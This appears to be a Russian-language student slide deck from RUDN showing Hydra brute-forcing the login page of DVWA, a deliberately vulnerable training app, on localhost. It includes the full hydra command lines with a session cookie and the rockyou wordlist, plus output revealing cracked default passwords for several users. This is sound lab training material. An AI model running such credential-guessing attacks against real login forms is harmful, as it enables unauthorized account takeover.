

Использование Hydra

Абд эль хай мохамад

РУДН, Москва, Российская Федерация

Введение

Использование Hydra

Выполнение задачи

```
(kali㉿kali)-[~]
$ hydra localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=low;PHPSESSID=pk8oov57o0r0chk
a2i59lb85t8:F=Username and/or password incorrect." -l admin -P /usr/share/wordlists/rockyou.txt -v -w 14
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 13:09:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=low;PHPSESSID=pk8oo
v57o0r0chka2i59lb85t8:F=Username and/or password incorrect.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-get-form] host: localhost login: admin password: password
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 13:09:31

(kali㉿kali)-[~]
$
```

Выполнение задачи

ome

structions

etup / Reset DB

Brute Force

ommand Injection

SRF

le Inclusion

le Upload

secure CAPTCHA

QL Injection

QL Injection (Blind)

reak Session IDs

SS (DOM)

SS (Reflected)

SS (Stored)

SP Bypass

JavaScript

uthorisation Bypass

Vulnerability: Brute Force


Login

Username:

Password:

Login


Welcome to the password protected area admin









More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-pas>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Выполнение задачи



Index of /DVWA/hackable/users

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 1337.jpg	2024-09-21 10:56	3.6K	
 admin.jpg	2024-09-21 10:56	3.5K	
 gordonb.jpg	2024-09-21 10:56	3.0K	
 pablo.jpg	2024-09-21 10:56	2.9K	
 smithy.jpg	2024-09-21 10:56	4.3K	

Apache/2.4.62 (Debian) Server at localhost Port 80

Выполнение задачи

```
(kali㉿kali)-[~]  
$ hydra localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=low;PHPSESSID=pk8oov57o0r0chk  
a2i59lb85t8:F=Username and/or password incorrect." -L usernames.txt -P /usr/share/wordlists/rockyou.txt -v -w 14  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no  
n-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 13:14:58  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 57377596 login tries (l:4/p:14344399), ~3586100 tries per task  
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=low;PHPSESSID=pk8o  
v57o0r0chka2i59lb85t8:F=Username and/or password incorrect.  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[80][http-get-form] host: localhost login: 1337 password: charley  
[80][http-get-form] host: localhost login: gordonb password: abc123  
[80][http-get-form] host: localhost login: pablo password: letmein  
[80][http-get-form] host: localhost login: smithy password: password  
[STATUS] attack finished for localhost (waiting for children to complete tests)  
1 of 1 target successfully completed, 4 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 13:15:44  
  
(kali㉿kali)-[~]  
$
```

Выполнение задачи

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area 1337



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-passw>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Спасибо За Внимание